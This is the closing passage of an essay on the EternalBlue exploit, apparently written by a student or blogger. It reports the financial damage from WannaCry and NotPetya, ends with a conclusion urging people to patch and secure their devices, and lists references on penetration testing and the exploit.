The ransomware attacks WannaCry and Petya were able to spread through the use of EternalBlue. These attacks are just a few examples of the various types of cyberattacks that can be displayed in the form of an adventure. A major concern is that a vulnerable server without the necessary patch could be infiltrated by anyone with a malicious package. The cost of EternalBlue is currently an ambiguous topic, with estimates in the billions of dollars. Those who are responsible for paying for the consequences of these attacks range from individuals who pay out of pocket or through taxes, to large multinational corporations. It has been reported that damages from NotPetya and WannaCry are in the range of \$4 billion and \$10 billion, respectively.

EternalBlue, the exploit utilized in spreading WannaCry and Petya ransomware, had significant financial consequences for tech-illiterate companies. During the NotPetya attack, Merck Pharmaceuticals lost \$300 million, FedEx lost \$400 million, and Maersk lost \$870 million due to the destruction of 15,000 Windows computers. However, the enduring impact of the lack of information and awareness cannot be accounted for in dollars.

Conclusion

Since its origin in 2017 until today, the story of the Eternal Blue malware offers a cautionary tale to both network users and security experts. It is apparent that this vulnerability will persist for many years to come, well beyond 2022. With the ever-expanding internet user base, cyberattacks are becoming more rampant. If you fail to update and secure all of your connected devices, such attacks are likely to continue their proliferation in the future. Cybersecurity encompasses all of the aforementioned issues and has spurred numerous countries to institute new laws and regulations. Despite the regulations being present in most countries, some nations still lag behind. To safely navigate the internet, individuals must have a working knowledge of malware, cyber attacks, security vulnerabilities, backdoors, and cyber laws, which should be followed as a standard protocol.

References

- What Is EternalBlue and Why Is the MS17-010 Exploit Still Relevant?*. 2022. *What Is EternalBlue and Why Is the MS17-010 Exploit Still Relevant?*. [online] Available at: <<https://www.avast.com/ceternalblue>> [Accessed 1 Aug 2022].
- Allsopp, W. (2009), *Unauthorised access*, John Wiley & Sons Inc (ISBN-13: 9780470682722) [Accessed 1 Aug 2022].
- RiskSense, 2018, *EternalBlue Exploit Analysis and Port to Microsoft Windows 10*[Accessed 2 Aug 2022].
- SentinelOne. 2022. *EternalBlue Exploit: What It Is And How It Works*. [online] Available at: <<https://www.sentinelone.com/blog/eternalblue-nsa-developed-exploit-just-wont-die/>> [Accessed 2 Aug 2022].
- Loginradius.com. 2022. *EternalBlue: A retrospective on one of the biggest Windows exploits ever* | LoginRadius Blog. [online] Available at: <<https://www.loginradius.com/blog/engineering/eternalblue-retrospective/>> [Accessed 2 Aug 2022].
- Engelbreton, P. (2013), *The Basics of Hacking and Penetration Testing: Ethical Hacking and Penetration Testing Made Easy*, Elsevier Inc. (ISBN: 978-1-59749-655-1) [Accessed 4 Aug 2022].
- Network Security, 2014. *Kali Linux – Assuring Security by Penetration Testing*. 2014(8) [Accessed 4 Aug 2022].
- Medium. 2022. *Eternal Blue exploit and Persistence*. [online] Available at: <<https://systemweakness.com/eternal-blue-exploit-and-persistence-1ed58a200295>> [Accessed 4 Aug 2022].
- HYPR. 2022. *What is EternalBlue?* | Security Encyclopedia. [online] Available at: <<https://www.hypr.com/eternalblue/>> [Accessed 4 Aug 2022].
- Pankaj, S., 2005. *Hacking*. New Delhi: A.P.H. Pub. Corp. [Accessed 6 Aug 2022].
- OccupyTheWeb., 2018. *Linux Basics for Aspiring Hackers*. No Starch Press, Incorporated[Accessed 6 Aug 2022].
- Paredes Flores, C., 2009. *Hacking*. Córdoba: El Cid Editor | apuntes[Accessed 6 Aug 2022].
- Pfleeger, C.P. & Pfleeger, S.L. (2007), *Security in Computing*, Prentice Hall. (ISBN-10: 0132390779) [Accessed 6 Aug 2022].
- Eka Pratama, I. and Wiradarma, A., 2018. IMPLEMENTASI KATOOLIN SEBAGAI PENETRASI TOOLS KALI LINUX PADA LINUX UBUNTU 16.04 (STUDI KASUS: REVERSE ENGINEERING FILE .APK). *Jurnal RESISTOR (Rekayasa Sistem Komputer)* [Accessed 6 Aug 2022].
- Cohen, F., 1999. *Managing network security: Simulating network security*. *Network Security*, 1999(4) [Accessed 6 Aug 2022].

Garfinkel, S. & Spafford, G. & Schwartz, A. (2003), Practical Unix & Internet Security, O'Reilly. (ISBN10: 0596003234) [Accessed 6 Aug 2022].

V. N. Parasram, S., Samm, A., Boodoo, D., Johansen, G., Allen, L., Heriyanto, T. and Ali, S., 2018. Kali Linux 2018. Birmingham: Packt Publishing Ltd. [Accessed 7 Aug 2022].

Arote, A. and Mandawkar, U., 2021. Android Hacking in Kali Linux Using Metasploit Framework. International Journal of Scientific Research in Computer Science, Engineering and Information Technology, pp.497-504. [Accessed 7 Aug 2022].